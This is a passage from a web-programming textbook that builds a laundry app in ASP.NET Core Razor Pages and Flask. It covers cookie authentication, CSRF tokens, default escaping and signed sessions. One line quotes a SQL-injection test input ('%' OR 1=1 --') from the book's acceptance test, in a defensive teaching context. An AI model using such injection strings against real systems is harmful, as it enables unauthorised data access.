Here is the compromise, stated before anything else. .NET does not include a SQLite driver in its standard libraries; the usual one, `Microsoft.Data.Sqlite`, is a NuGet package, and NuGet — .NET's package server — could not be reached from this book's build machine. So the build has two stores behind one interface, `IStore`:

- `CsvStore` reads the Laundry tables from CSV files — `data/csv/*.csv`, exported from the same database by the Laundry data generator — into memory when the application starts, and keeps new bills in memory. This is what ran and was tested here. Its weakness is plain: a new bill disappears when the application stops, and two copies of the application would not see each other's bills. It is a teaching stand-in for a database, not a replacement.
- `SqliteStore` runs the same SQL as the other builds against `laundry.db` through ADO.NET. It is written, but compiled only when the project is built with `-p:UseSqlite=true`; in this book's build it was excluded, because the package it needs was not available. You switch it on with two commands and one setting:

  ```
  dotnet add package Microsoft.Data.Sqlite
  dotnet run -p:UseSqlite=true
  ```

together with `"Store": "sqlite"` in `appsettings.json`. The first command downloads the package and adds a `<PackageReference>` to the project file; the second compiles the guarded file and runs.

Listing 10.39 shows the beginning of the guarded store, so that you can see it is the same SQL in a fourth dialect of data-access code.

Listing 10.39 The first method of `SqliteStore` (not compiled in this book's build). ADO.NET names its placeholders — `$email` — where PDO, JDBC and `sqlite3` used `?`; `AddWithValue` binds them.

```
#if USE_SQLITE
// Compiled only with -p:UseSqlite=true, after: dotnet add package Microsoft.Data.Sqlite
// (NOT compiled in this book's build, where NuGet could not be reached; see VERIFIED.md.)
using Microsoft.Data.Sqlite;

namespace Laundry.Data;

/// <summary>The same SQL as the PHP, Java and Python versions, through ADO.NET.</summary>
public sealed class SqliteStore(string file) : IStore
{
    private SqliteConnection Open()
    {
        var c = new SqliteConnection($"Data Source={file}");
        c.Open();
        using var pragma = c.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return c;
    }

    public Employee? EmployeeByEmail(string email)
    {
        using var c = Open();
        using var cmd = c.CreateCommand();
        cmd.CommandText = "SELECT e.id, e.name, e.section, e.spv_id, e.Outlet_id,
e.password_hash,"
            + " EXISTS (SELECT 1 FROM Employee s WHERE s.spv_id = e.id) AS supervises"
            + " FROM Employee e WHERE e.email = $email";
        cmd.Parameters.AddWithValue("$email", email);
        using var r = cmd.ExecuteReader();
        return r.Read() ? new Employee(r.GetString(0), r.GetString(1), r.GetString(2),
            r.IsDBNull(3) ? null : r.GetString(3), r.IsDBNull(4) ? null : r.GetString(4),
            r.IsDBNull(5) ? null : r.GetString(5), r.GetBoolean(6)) : null;
    }
```

10.8.2 `Program.cs`: services, then a pipeline

Everything that PHP did in its front controller and Java did in its filter and listener happens in `Program.cs`, **Listing 10.40**, in two clearly separated halves.

Listing 10.40 `aspnet/Program.cs`: the services the application can ask for, then the middleware pipeline that every request passes through, in order.

```
// Profitina Laundry, Chapter 10: the four features in ASP.NET Core Razor Pages on .NET 10.
//   dotnet run                      -> http://127.0.0.1:9003/  (the address is in
appsettings.json)
using Laundry.Data;
using Microsoft.AspNetCore.Authentication.Cookies;

var builder = WebApplication.CreateBuilder(args);

// ---- services: what the pages can ask for in their constructors ------------------------
---
var laundry = builder.Configuration.GetSection("Laundry");
builder.Services.AddSingleton<IStore>(_ => laundry["Store"] switch
{
#if USE_SQLITE
    "sqlite" => new SqliteStore(laundry["SqliteFile"]!),
#endif
    _ => new CsvStore(laundry["CsvFolder"]!),
});

builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(options =>
    {
        options.LoginPath = "/login";                   // where anonymous visitors are
sent
        options.Cookie.HttpOnly = true;
        options.Cookie.SameSite = SameSiteMode.Lax;
        options.ExpireTimeSpan = TimeSpan.FromMinutes(30);
    });

builder.Services.AddRazorPages(options =>
{
    options.Conventions.AuthorizeFolder("/");            // every page needs a login ...
    options.Conventions.AllowAnonymousToPage("/Login");  // ... except the login page
});

// ---- the pipeline: every request passes through these, in this order ------------------
---
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");                  // one sentence, no stack trace
}
app.UseStaticFiles();                                   // wwwroot/static/style.css, the
logo
app.UseRouting();
app.UseAuthentication();                                // who is this? (reads the cookie)
app.UseAuthorization();                                 // may they see this page?
app.MapGet("/", () => Results.Redirect("/customers"));
app.MapRazorPages();                                    // the @page routes of
Pages/*.cshtml
app.Run();
```

The first half registers **services** in the *dependency-injection container*. `AddSingleton<IStore>` says: build one store for the whole application, and give it to any class that asks for an `IStore` in its constructor. That is `AppListener` of the servlet build, done by the framework — and the `switch` on `laundry["Store"]` is where the CSV or SQLite store is chosen, with the SQLite case compiled only under `USE_SQLITE`. `AddAuthentication(…).AddCookie(…)` configures the login cookie, and `AddRazorPages` with its two *conventions* says that every page requires a logged-in user except the login page — the rule Java put in `Guard` and PHP in each page's `require_login()`, here declared once for the whole folder.

The second half builds the **middleware pipeline**. Each `app.Use…` line adds one stage that every request passes through, in the order written, on the way in, and back through in reverse order on

the way out. `UseStaticFiles` answers requests for files in `wwwroot` and stops there; `UseRouting` works out which page the address belongs to; `UseAuthentication` reads the cookie and decides who the user is; `UseAuthorization` decides whether that user may see that page, and if not, redirects to the login path; `MapRazorPages` finally runs the page. It is a filter chain, like the servlet one, but it is the *whole* application: there is no container around it. The order is significant — authentication must come before authorization, since you cannot decide what someone may do before you know who they are.

Where is the CSRF check? Nowhere in this file, because Razor Pages does it by default: every `POST` to a page is refused with **400 Bad Request** unless it carries a valid antiforgery token, and the form tag helper adds the token to forms automatically. Section 10.8.5 shows the one way to lose that protection by accident.

Settings come from `appsettings.json`, **Listing 10.41**.

Listing 10.41 `aspnet/appsettings.json`: the address Kestrel listens on, which store to use and where its data is, and how much to log.

```
{
  "Urls": "http://127.0.0.1:9003",
  "Laundry": {
    "Store": "csv",
    "CsvFolder": "../data/csv",
    "SqliteFile": "../data/laundry.db"
  },
  "Logging": {
    "LogLevel": { "Default": "Information", "Microsoft.AspNetCore": "Warning" }
  }
}
```

ASP.NET Core's configuration is layered: `appsettings.json`, then `appsettings.Development.json` or `appsettings.Production.json` for the current environment, then environment variables, then command-line arguments, each overriding the one before. `Laundry__Store=sqlite` as an environment variable (two underscores for the colon) or `--Laundry:Store=sqlite` on the command line would override the file without editing it. PHP had one file and `getenv`; Java had `web.xml` and `System.getenv`; ASP.NET Core has one mechanism for all of them.

10.8.3 Pages: a route, a model, a view

A Razor page is two files. The `.cshtml` file is the view, and its first line, `@page "/customers"`, is its **route**: this file answers that address. The `.cshtml.cs` file holds its **page model**, a class with a method for each HTTP method — `OnGet`, `OnPost` — called *handlers*. **Listing 10.42** and **Listing 10.43** are the customer list.

Listing 10.42 `Customers.cshtml.cs`: the store arrives through the constructor; the query-string value `q` arrives as the handler's argument.

```
using Laundry.Data;

namespace Laundry.Pages;

public class CustomersModel(IStore store) : LaundryPage
{
    public string Q { get; private set; } = "";
    public CustomerPage Result { get; private set; } = new(0, []);

    public void OnGet(string? q)                          // ?q=... is bound to the
argument
    {
        Q = (q ?? "").Trim();
        Result = store.SearchCustomers(Q);
    }
}
```

Listing 10.43 `Customers.cshtml`: the same markup as **Listing 10.20** and **Listing 10.31**, with `@` switching to C# for one expression at a time.

```
@page "/customers"
@model CustomersModel
@{
    ViewData["Title"] = "Customers";
    int n = Model.Result.Total;
}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="@Model.Q">
  <button>Search</button>
</form>
<p class="count">@n customer@(n == 1 ? "" : "s") found@(n > Model.Result.Rows.Count ? $",
showing the first {Model.Result.Rows.Count}" : "").</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  @foreach (var c in Model.Result.Rows)
  {
  <tr><td>@c.Id</td><td>@c.Name</td><td>@c.Phone</td><td>@c.Email</td></tr>
  }
</table>
```

Two things in **Listing 10.42** are done by the framework that the other builds did by hand. `CustomersModel(IStore store)` is a *primary constructor*: the framework sees that the page needs an `IStore`, finds the singleton registered in `Program.cs` and passes it in. And `OnGet(string? q)` receives `?q=budi` as its argument, by *model binding*: the framework matches the parameter's name against the query string, the form and the route values.

In **Listing 10.43**, the thing to notice is what is *not* there: no `e()`, no `<c:out>`. Every `@` expression that produces a string is HTML-encoded automatically. To print raw HTML you must write `@Html.Raw(…)`, a name long enough to be noticed in review. Razor turns PHP's default around, and that is a real safety difference: forgetting to do something is safe.

The layout, `Pages/Shared/_Layout.cshtml`, plays the part of `layout.php` and `_top.jspf`; `_ViewStart.cshtml` says that every page uses it, and `@RenderBody()` in it marks where the page's own HTML goes. `_ViewImports.cshtml` supplies the namespaces and switches on the **tag helpers**, the attributes such as `asp-page` that the framework rewrites into ordinary HTML.

The bill page's route is `@page "/bills/{id}"`, with a *route parameter*. `/bills/B2954` matches it with `id` equal to `B2954`, and `ShowBillModel.OnGet(string id)` receives it by the same model binding. The new-bill page's route is the literal `@page "/bills/new"`. Both could match

`/bills/new`; ASP.NET Core's routing gives literal segments precedence over parameters, which is the servlet specification's "exact before prefix" rule in another form, and again the order in which the files are found does not matter.

10.8.4 The login: cookie authentication instead of a session

Listing 10.44 is the login handler.

Listing 10.44 `Login.cshtml.cs`: the password is checked by the same `VerifyPassword` as **Listing 10.14**; on success the employee's id, name, role and outlet become *claims*, and `SignInAsync` puts them into an encrypted cookie.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages;

public class LoginModel(IStore store) : LaundryPage
{
    public string Email { get; private set; } = "";
    public string? Error { get; private set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync(string? email, string? password)
    {
        Email = (email ?? "").Trim().ToLowerInvariant();
        var e = store.EmployeeByEmail(Email);
        if (e?.PasswordHash is null || !Rules.VerifyPassword(password ?? "",
e.PasswordHash))
        {
            Error = "Wrong e-mail or password.";
            Response.StatusCode = 401;
            return Page();
        }
        var identity = new ClaimsIdentity(new[]
        {
            new Claim(ClaimTypes.NameIdentifier, e.Id),
            new Claim(ClaimTypes.Name, e.Name),
            new Claim(ClaimTypes.Role, Rules.Role(e)),
            new Claim("outlet", e.OutletId ?? ""),
        }, CookieAuthenticationDefaults.AuthenticationScheme);
        // A new, encrypted authentication cookie replaces whatever the browser had.
        await HttpContext.SignInAsync(new ClaimsPrincipal(identity));
        return Redirect("/customers");
    }
}
```

This is the biggest design difference of the chapter, and **Figure 10.39** draws it. PHP, Tomcat and the HttpServer build keep the logged-in user **on the server** and give the browser only a random id. ASP.NET Core's cookie authentication keeps the user **in the cookie itself**: the claims are serialized, encrypted and signed with keys from ASP.NET Core's *Data Protection* system, and sent to the browser as `.AspNetCore.Cookies`. On every request the middleware decrypts the cookie and rebuilds `User`; the server remembers nothing per user.



Figure 10.39 Where the login lives in each build. PHP and the Java builds give the browser only an id and keep the data on the server; ASP.NET Core and Flask put the data in the cookie, protected by a key that only the server holds.

What does that buy? A restart forgets no logins, and two or ten copies of the application behind a load balancer all accept the same cookie, as long as they share the key ring — no shared session store is needed. What does it cost? The cookie is larger (the one captured in Section 10.10 was 560 characters long, against 32 for a `PHPSESSID`), it travels with every request, and a login cannot be revoked on the server simply by deleting a session: until it expires, a stolen cookie keeps working unless the application adds its own check. `SignInAsync` also does what `session_regenerate_id` and `changeSessionId` did — the new cookie replaces whatever the browser held, so session fixation has nothing to fix.

`Response.StatusCode = 401; return Page();` for a wrong password is worth a note. The cookie handler turns 401 responses into a redirect to the login page only when *authorization* fails, not when a page chooses the status itself, so the form is shown again with 401, as in every other build.

10.8.5 The new-bill page, and a finding

Listing 10.45 is the new-bill page model.

Listing 10.45 `Bills/New.cshtml.cs`: washers are refused with 403, the form is checked by the shared rules, and a valid bill is followed by `RedirectToPage`.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages.Bills;

public class NewBillModel(IStore store) : LaundryPage
{
    public IReadOnlyList<Service> Services => store.Services();
    public Dictionary<string, string> Values { get; private set; } = new() { ["units"] =
"1" };
    public Dictionary<string, string> Errors { get; private set; } = new();

    public string Value(string name) => Values.GetValueOrDefault(name, "");

    public IActionResult OnGet() =>
        Claim(ClaimTypes.Role) == "washer" ? Refuse(403, "Washers do not take new bills.")
: Page();

    public IActionResult OnPost()
    {
        if (Claim(ClaimTypes.Role) == "washer")
        {
            return Refuse(403, "Washers do not take new bills.");
        }
        (Values, Errors) = Rules.ValidateBill(name => Request.Form[name], store);
        if (Errors.Count > 0)
        {
            Response.StatusCode = 422;
            return Page();
        }
        string id = store.CreateBill(Values["customer"], Values["service"],
int.Parse(Values["units"]),
            Values["rack"], Claim(ClaimTypes.NameIdentifier)!, Claim("outlet"),
Rules.Now());
        return RedirectToPage("/Bills/Show", new { id });    // builds the address
/bills/B2954
    }
}
```

`Claim(ClaimTypes.Role)` reads the role back out of the cookie. `Refuse(403, …)` is a helper in `LaundryPage`, the base class of all the page models, which sets the status and renders the shared partial `_Problem.cshtml` inside the layout — the equivalent of PHP's `abort` and the servlet build's `Pages.error`. The role check is written by hand instead of with `[Authorize(Roles = …)]`, because the attribute would answer a washer with a *redirect* to an "access denied" page, not with the 403 that **Table 10.1** requires. `RedirectToPage("/Bills/Show", new { id })` builds the address from the target page's route, so that renaming the route cannot leave a broken link behind; it answers **302 Found**, not 303, and Section 10.10 comes back to that.

The finding concerns the forms. The first version of this build wrote its login form exactly like the other builds, `<form method="post" action="/login">`. Every login failed. The acceptance test showed why at once — the first failures of **Listing 10.46** are the login form without a hidden token and every POST answered with 400.

Listing 10.46 The first eight lines of the acceptance test against the first version of the ASP.NET build. Check 02 found no hidden field in the login form, and every POST was refused with 400: the antiforgery token was missing.

```
PASS 01 anonymous /customers is sent to /login
     server says: ASP.NET Core Razor Pages
FAIL 02 login page has a form with a hidden token  <--
FAIL 03 wrong password: 401 and one neutral message  <-- 400
PASS 04 login without the token is refused (400 or 403)
FAIL 05 cashier logs in and lands on /customers  <-- 400 None
FAIL 06 all customers: 256 found, first 20 shown  <-- 302
FAIL 07 search 'budi' finds 3  <--
```

The form tag helper adds the antiforgery token automatically to a form whose `action` it generates itself — no `action` attribute, or an `asp-page` or `asp-action` attribute — but it treats a literal `action="…"` as a form that may post to another site, and leaves the token out. The framework's CSRF protection then correctly refused every login. The fix is one attribute: `<form method="post" asp-page="/Login">`, which generates `action="/login"` *and* the token. After that change, and the same one in the new-bill form, the build passed all eighteen checks. It is a good example of a secure default that can be lost silently, and of why a test that behaves like a browser — it looks for the hidden fields a real form carries — catches what reading the code does not.

10.8.6 The CSV store, briefly

Listing 10.47 is the part of `CsvStore` that does the search.

Listing 10.47 The beginning of `CsvStore`: the five tables read once, the employees indexed by e-mail, and the search done with LINQ in the same order the SQL builds use.

```
using System.Globalization;
using System.Text;

namespace Laundry.Data;

/// <summary>
/// The Laundry tables read once from CSV files into memory. New bills live in memory
/// until the application stops: a teaching stand-in for a database, not a replacement.
/// </summary>
public sealed class CsvStore : IStore
{
    private readonly Dictionary<string, Employee> employees;       // by e-mail address
    private readonly List<Customer> customers;
    private readonly List<Service> services;
    private readonly Dictionary<string, string> outlets;           // id -> name
    private readonly SortedDictionary<string, Dictionary<string, string>> bills;
    private readonly object gate = new();                           // one writer at a time

    public CsvStore(string folder)
    {
        var e = Read(folder, "Employee.csv");
        employees = e.ToDictionary(r => r["email"], r => new Employee(r["id"], r["name"],
            r["section"], Null(r["spv_id"]), Null(r["Outlet_id"]),
Null(r["password_hash"]),
            e.Any(s => s["spv_id"] == r["id"])));
        customers = Read(folder, "Customer.csv")
            .Select(r => new Customer(r["id"], r["name"], r["phone"],
r["email"])).ToList();
        services = Read(folder, "Service.csv")
            .Select(r => new Service(r["id"], r["description"],
Money(r["price"]))).ToList();
        outlets = Read(folder, "Outlet.csv").ToDictionary(r => r["id"], r => r["name"]);
        bills = new(Read(folder, "Bill.csv").ToDictionary(r => r["id"]),
StringComparer.Ordinal);
    }

    public Employee? EmployeeByEmail(string email) => employees.GetValueOrDefault(email);

    public CustomerPage SearchCustomers(string text)
    {
        // LIKE '%text%' in SQLite ignores the case of ASCII letters; so does this.
        var found = customers
            .Where(c => c.Name.Contains(text, StringComparison.OrdinalIgnoreCase)
                     || c.Phone.Contains(text, StringComparison.OrdinalIgnoreCase))
            .OrderBy(c => c.Name, StringComparer.Ordinal).ThenBy(c => c.Id,
StringComparer.Ordinal)
            .ToList();
        return new CustomerPage(found.Count, found.Take(IStore.Page).ToList());
    }
```

The search had to reproduce SQL's behavior exactly for the test to pass, and that took two details. SQLite's `LIKE` ignores the case of ASCII letters, so `Contains` uses `OrdinalIgnoreCase`. SQLite's `ORDER BY name` compares strings byte by byte, so the sort uses `StringComparer.Ordinal`, not the culture-aware comparison C# would otherwise choose; with the latter, names beginning with lower-case letters or accented capitals could appear in a different place and the "first 20" would differ. There is no SQL here to inject into, so check 10 passes for a different reason: `%' OR 1=1 --` is simply a string that no name contains. Writes are protected by a `lock`, because Kestrel serves requests on many threads and a `SortedDictionary` is not safe for concurrent writers.

10.8.7 Running it

From `aspnet`, with the .NET 10 SDK, `dotnet run` builds the project and starts it. In this book's build the two steps were run separately — `dotnet build`, then `dotnet`

`bin/Debug/net10.0/LaundryRazor.dll`, which is what `dotnet run` executes after building — and Kestrel printed:

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:9003
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Production
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/kit/WebPro/Code_new/Chapter10/aspnet
```

The environment is *Production* because nothing set `ASPNETCORE_ENVIRONMENT`; in Production the exception handler of **Listing 10.40** shows the one-sentence error page instead of the detailed developer page, which is the safe default. The acceptance test then passed all eighteen checks.

10.9 Python and Flask

10.9.1 WSGI: the contract between a server and a Python application

Python web applications do not talk to the network themselves. They implement **WSGI**, the *Web Server Gateway Interface* defined in PEP 3333 [7]: an application is a callable that receives a dictionary describing the request and a function for starting the response, and returns the body. Any WSGI server can then run any WSGI application — Flask's development server, gunicorn, uWSGI, Apache's `mod_wsgi`, or Waitress on Windows. It is the same division of labor as between Tomcat and a servlet, reduced to one function signature, and it is why the Flask row of **Figure 10.38** begins with "WSGI server".

The Flask *application object* is created once and lives as long as the server process, like a servlet; but everything that belongs to one request — the request itself, the session, the database connection in `g` — lives in a *request context* that Flask creates at the start of each request and throws away at the end, like PHP's variables. Flask gives you both lifetimes and makes you say which one you mean.

10.9.2 The application

The whole build is one function, `create_app`, which builds and returns the application. The *application factory* pattern lets the tests and gunicorn each create a fresh application with their own settings. **Listing 10.48** is its first half: settings, the per-request database connection, the CSRF check and the login decorator.

Listing 10.48 The first half of `python/app.py`: configuration from environment variables, one `Store` per request in `g`, the CSRF token and its check before every POST, and a `login_required` decorator.

```python
"""Profitina Laundry, Chapter 10: the four features in Python with Flask and Jinja2.

Run:   python app.py                    (development server, http://127.0.0.1:9004/)
Serve: gunicorn -w 2 -b 127.0.0.1:9005 "app:create_app()"   (Linux/macOS)
"""
import datetime
import functools
import os
import secrets

from flask import Flask, abort, g, redirect, render_template, request, session, url_for

import rules
from passwords import verify_password
from store import Store

HERE = os.path.dirname(os.path.abspath(__file__))

def create_app():
    app = Flask(__name__)
    app.config.update(
        SECRET_KEY=os.environ.get("LAUNDRY_SECRET_KEY") or secrets.token_hex(32),
        DATABASE=os.environ.get("LAUNDRY_DB", os.path.join(HERE, "..", "data",
"laundry.db")),
        SESSION_COOKIE_HTTPONLY=True,
        SESSION_COOKIE_SAMESITE="Lax",
    )

    # ---- one Store per request, closed when the request ends ----------------
    def store():
        if "store" not in g:
            g.store = Store(app.config["DATABASE"])
        return g.store

    @app.teardown_appcontext
    def close_store(_error):
        if "store" in g:
            g.pop("store").close()

    # ---- CSRF: every POST must carry the token that this session was given ---
    @app.context_processor
    def csrf_token():
        if "csrf" not in session:
            session["csrf"] = secrets.token_hex(16)
        return {"csrf": session["csrf"], "user": session.get("user")}
```

Listing 10.48 (Continued) *The first half of python/app.py: configuration from environment variables, one Store per request in g, the CSRF token and its check before every POST, and a login_required decorator.*

```python
    @app.before_request
    def check_csrf():
        if request.method == "POST":
            sent = request.form.get("csrf", "")
            if not sent or not secrets.compare_digest(sent, session.get("csrf", "")):
                abort(403, "The form has expired. Go back, reload the page and try again.")

    def login_required(view):
        @functools.wraps(view)
        def wrapper(*args, **kwargs):
            if "user" not in session:
                return redirect(url_for("login"))
            return view(*args, **kwargs)
        return wrapper
```

Three Flask mechanisms carry the whole cross-cutting part of the build, and each has a twin elsewhere. `@app.before_request` runs before every view — it is the servlet filter, the PHP front controller's first lines, the ASP.NET antiforgery middleware. `@app.teardown_appcontext` runs after every request, even one that failed, and closes the connection — the job `try`-with-resources did in Java. And `@app.context_processor` adds variables to every template, here the CSRF token and the user, so that the layout can draw the logout form without every view passing them.

`login_required` is a *decorator*: a function that takes a view and returns a new view that first checks the session. Writing `@login_required` above a view wraps it; forgetting it leaves the view open. That is the PHP build's `require_login()` again, with the same weakness — it is opt-in per page — whereas the ASP.NET build declared "every page but the login page" once, and the servlet build's filter covered every path.

Listing 10.49 is the second half: the pages.

Listing 10.49 The second half of `python/app.py`: one view function per route, the error handlers, the clock, and the development server's entry point.

```
    # ---- the pages ------------------------------------------------------------
    @app.get("/")
    def home():
        return redirect(url_for("customers"))

    @app.route("/login", methods=["GET", "POST"])
    def login():
        if request.method == "GET":
            return render_template("login.html", email="", error=None)
        email = request.form.get("email", "").strip().lower()
        employee = store().employee_by_email(email)
        if employee is None or not employee["password_hash"] \
                or not verify_password(request.form.get("password", ""),
employee["password_hash"]):
            return render_template("login.html", email=email,
                                   error="Wrong e-mail or password."), 401
        session.clear()                                    # a fresh session for the new
login
        session["user"] = {"id": employee["id"], "name": employee["name"],
                           "role": rules.role(employee), "outlet": employee["Outlet_id"]}
        return redirect(url_for("customers"), code=303)

    @app.post("/logout")
    def logout():
        session.clear()
        return redirect(url_for("login"), code=303)

    @app.get("/customers")
    @login_required
    def customers():
        q = request.args.get("q", "").strip()
        total, rows = store().search_customers(q)
        return render_template("customers.html", q=q, total=total, rows=rows)

    @app.route("/bills/new", methods=["GET", "POST"])
    @login_required
    def new_bill():
        if session["user"]["role"] == "washer":
            abort(403, "Washers do not take new bills.")
        if request.method == "GET":
            return render_template("bill_new.html", services=store().services(),
                                   values={"units": "1"}, errors={})
        values, errors = rules.validate_bill(request.form, store())
        if errors:
            return render_template("bill_new.html", services=store().services(),
                                   values=values, errors=errors), 422
        user = session["user"]
        bill_id = store().create_bill(values["customer"], values["service"],
int(values["units"]),
```

Listing 10.49 (Continued) *The second half of python/app.py: one view function per route, the error handlers, the clock, and the development server's entry point.*

```
                                        values["rack"], user["id"], user["outlet"], now())
        return redirect(url_for("show_bill", bill_id=bill_id), code=303)

    @app.get("/bills/<bill_id>")
    @login_required
    def show_bill(bill_id):
        bill = store().bill(bill_id.upper())
        if bill is None:
            abort(404, "There is no bill %s." % bill_id)
        return render_template("bill_show.html", bill=bill, rupiah=rules.rupiah)

    @app.errorhandler(403)
    @app.errorhandler(404)
    def error_page(error):
        title = "Not allowed" if error.code == 403 else "Not found"
        return render_template("error.html", title=title, message=error.description),
error.code

    return app

def now():
    """The shop's clock; LAUNDRY_NOW='2026-09-30 21:00:00' freezes it for tests."""
    return os.environ.get("LAUNDRY_NOW") or datetime.datetime.now().strftime("%Y-%m-%d
%H:%M:%S")

if __name__ == "__main__":
    create_app().run(host="127.0.0.1", port=int(os.environ.get("PORT", "9004")))
```

The routes are **decorators** on the view functions: `@app.get("/customers")` binds that address to `customers()`, and `@app.get("/bills/<bill_id>")` captures a path segment and passes it as an argument, as the PHP regex group, the servlet's `getPathInfo()` and Razor's `{id}` did. Flask sorts its rules by how specific they are, so `/bills/new` is matched as a literal before `/bills/<bill_id>` is tried: the third framework in this chapter to prefer the exact route, each by its own mechanism.

`abort(403, "Washers do not take new bills.")` raises an exception that stops the view; `@app.errorhandler(403)` catches it and renders `error.html` with the message. `render_template(…), 422` returns a page and a status together, as a tuple. And `redirect(url_for("show_bill", bill_id=bill_id), code=303)` builds the address from the view's name, like Razor's `RedirectToPage`, and sends 303. The unauthenticated redirect in `login_required` uses Flask's default, 302; that small inconsistency is left in deliberately, because **Table 10.4** records exactly what each build sends.

10.9.3 Jinja2: escaping by default, and a layout by inheritance

Listing 10.50 is the layout, and **Listing 10.51** the customer list.

Listing 10.50 `templates/base.html`: the layout. `{% block main %}` is the hole each page fills.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} · Profitina Laundry</title>
<link rel="stylesheet" href="/static/style.css">
</head>
<body>
<header class="top">
  <img src="/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Python Flask + Jinja2</span>
  {% if user %}
  <nav>
    <a href="/customers">Customers</a>
    <a href="/bills/new">New bill</a>
    <form class="inline" method="post" action="/logout">
      <input type="hidden" name="csrf" value="{{ csrf }}">
      <button class="linkish">Log out {{ user.name }}</button>
    </form>
  </nav>
  {% endif %}
</header>
<main>
{% block main %}{% endblock %}
</main>
</body>
</html>
```

Listing 10.51 `templates/customers.html`: `{% extends %}` names the layout, and the page supplies only its title and its block. Every `{{ … }}` is escaped.

```
{% extends "base.html" %}
{% set title = "Customers" %}
{% block main %}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="{{ q }}">
  <button>Search</button>
</form>
<p class="count">{{ total }} customer{{ "" if total == 1 else "s" }} found{% if total >
rows|length %}, showing the first {{ rows|length }}{% endif %}.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  {% for c in rows %}
  <tr><td>{{ c.id }}</td><td>{{ c.name }}</td><td>{{ c.phone }}</td><td>{{ c.email
}}</td></tr>
  {% endfor %}
</table>
{% endblock %}
```

Jinja2 [8] works by *inheritance*: a page says which layout it extends and fills the layout's named blocks, instead of including a header and a footer. The effect is the same as Razor's `_Layout` with `@RenderBody()`. And like Razor, Flask configures Jinja2 to **escape by default** in `.html` templates: `{{ c.name }}` is encoded, and printing raw HTML requires the `| safe` filter, which is therefore the phrase to look for in a review.

10.9.4 The session is a signed cookie

Flask's session looks like PHP's — a dictionary, `session["user"] = …` — but it is stored the way ASP.NET Core stores its login: in the cookie. The difference is that Flask's cookie is **signed but not**

encrypted. The probe of Section 10.10 captured the session cookie that the Flask build set when the cashier logged in; its first part is Base64, and decoding it gives

```
{"user":{"id":"E0004","name":"Dewi Lestari Putri","outlet":"O01","role":"cashier"}}
```

Anyone holding the cookie can read that. What nobody can do without `SECRET_KEY` is *change* it: the second and third parts of the cookie are a timestamp and an HMAC signature over the data, and Flask rejects a cookie whose signature does not match. So the rule is: put in Flask's session only what the user may see, and never anything secret. The build stores the employee's id, name, role and outlet — facts the cashier already knows — and the CSRF token, which protects the cashier and is useless to anyone else.

Because the session contents are signed with `SECRET_KEY`, that key *is* the security of every login. `create_app` reads it from `LAUNDRY_SECRET_KEY` and, if that is not set, invents a random one at start-up — convenient for development, since every restart simply logs everyone out, and a trap in production, as Section 10.12.4 will show with real output.

10.9.5 Data access with `sqlite3`

`store.py` uses Python's built-in `sqlite3` module. **Listing 10.52** is its transaction.

Listing 10.52 `Store.create_bill`: `with self.db:` commits the transaction if the block finishes and rolls it back if an exception escapes it.

```
    def create_bill(self, customer_id, service_id, units, rack, employee_id, outlet_id,
now):
        """Insert the bill and its first StatusLog row in one transaction; return the new
id."""
        with self.db:                                    # COMMIT at the end, ROLLBACK on
error
            price = self.db.execute("SELECT price FROM Service WHERE id = ?",
                                    (service_id,)).fetchone()[0]
            last = self.db.execute("SELECT MAX(id) FROM Bill").fetchone()[0]
            bill_id = "B%04d" % (int(last[1:]) + 1 if last else 1)
            self.db.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, now, rack, units, int(price) * units,
